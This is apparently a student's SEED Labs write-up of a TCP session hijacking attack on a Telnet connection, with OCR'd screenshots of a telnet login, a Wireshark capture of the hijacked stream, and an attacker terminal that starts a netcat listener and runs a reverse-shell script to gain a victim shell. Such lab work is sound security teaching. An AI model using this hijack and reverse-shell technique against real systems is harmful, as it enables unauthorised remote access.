
Please provide screenshots of your observations with explanations. What happens to the Telnet Connection?



```
seed@Victim: :~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Victim:  login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 14 18:53:17 UTC 2023 from user2-10.9.0.7.net-10.9.0.0 on pts/4
seed@Victim: :~$
seed@Victim: :~$
seed@Victim: :~$
seed@Victim: :~$
```




```
seed@Victim: :~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Victim:  login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 14 18:53:17 UTC 2023 from user2-10.9.0.7.net-10.9.0.0 on pts/4
seed@Victim: :~$ █
```


[SEED Labs] Capturing from br-7653732b9d9a
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Source address

```
host 10.9.0.5 and tcp port 23
```

```
No.   Time                           Source             Destination        Protocol  Length Info
  121 2023-09-14 15:02:40.885289228  10.9.0.5           10.9.0.7           TELNET     150 Telnet Data ...
  122 2023-09-14 15:02:40.885308981  10.9.0.7           10.9.0.5           TCP         66 60186 → 23 [ACK] Seq=779804441 Ac
  123 2023-09-14 15:02:40.894441581  10.9               10.9.0.7           TELNET      83 Telnet Data ...
  124 2023-09-14 15:02:40.894468793  10.9               10.9.0.5           TCP         66 60186 → 23 [ACK] Seq=779804441 Ac
  125 2023-09-14 15:03:36.573548464  10.9.0.5           10.9.0.6           TCP        138 [TCP ACKed unseen segment] [TCP R
  126 2023-09-14 15:03:41.690985434  02:42:0a:09:00:05  02:42:0a:09:00:06  ARP         42 Who has 10.9.0.6? Tell 10.9.0.5
  127 2023-09-14 15:03:41.691183415  02:42:0a:09:00:06  02:42:0a:09:00:05  ARP         42 10.9.0.6 is at 02:42:0a:09:00:06
  128 2023-09-14 15:03:57.051163456  10.9.0.6           10.9.0.5           TELNET      69 [TCP Spurious Retransmission] Tel
  129 2023-09-14 15:03:57.052764684  10.9.0.5           10.9.0.6           TCP         78 [TCP Dup ACK 23#2] [TCP ACKed uns
  130 2023-09-14 15:04:02.171742945  02:42:0a:09:00:06  02:42:0a:09:00:05  ARP         42 Who has 10.9.0.5? Tell 10.9.0.6
  131 2023-09-14 15:04:02.171870774  02:42:0a:09:00:05  02:42:0a:09:00:06  ARP         42 10.9.0.5 is at 02:42:0a:09:00:05
```

```
▸ Frame 129: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface br-7653732b9d9a, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 40374, Seq: 857250070, Ack: 1377092163, Len: 0
      Source Port: 23
      Destination Port: 40374
      [Stream index: 1]
      [TCP Segment Len: 0]
      Sequence number: 857250070
      [Next sequence number: 857250070]
      Acknowledgment number: 1377092163
      1011 .... = Header Length: 44 bytes (11)
    ▸ Flags: 0x010 (ACK)
      Window size value: 509
      [Calculated window size: 509]
      [Window size scaling factor: -1 (unknown)]
```



```
seed-attacker:PES2UG21CS283:Maryam:/volumes/codes
$>nc -l 9090 &
[6] 85
seed-attacker:PES2UG21CS283:Maryam:/volumes/codes
$>python3 reverse.py
seed@Victim: :~$
```

The attacke worked. We got access to the victim’s system.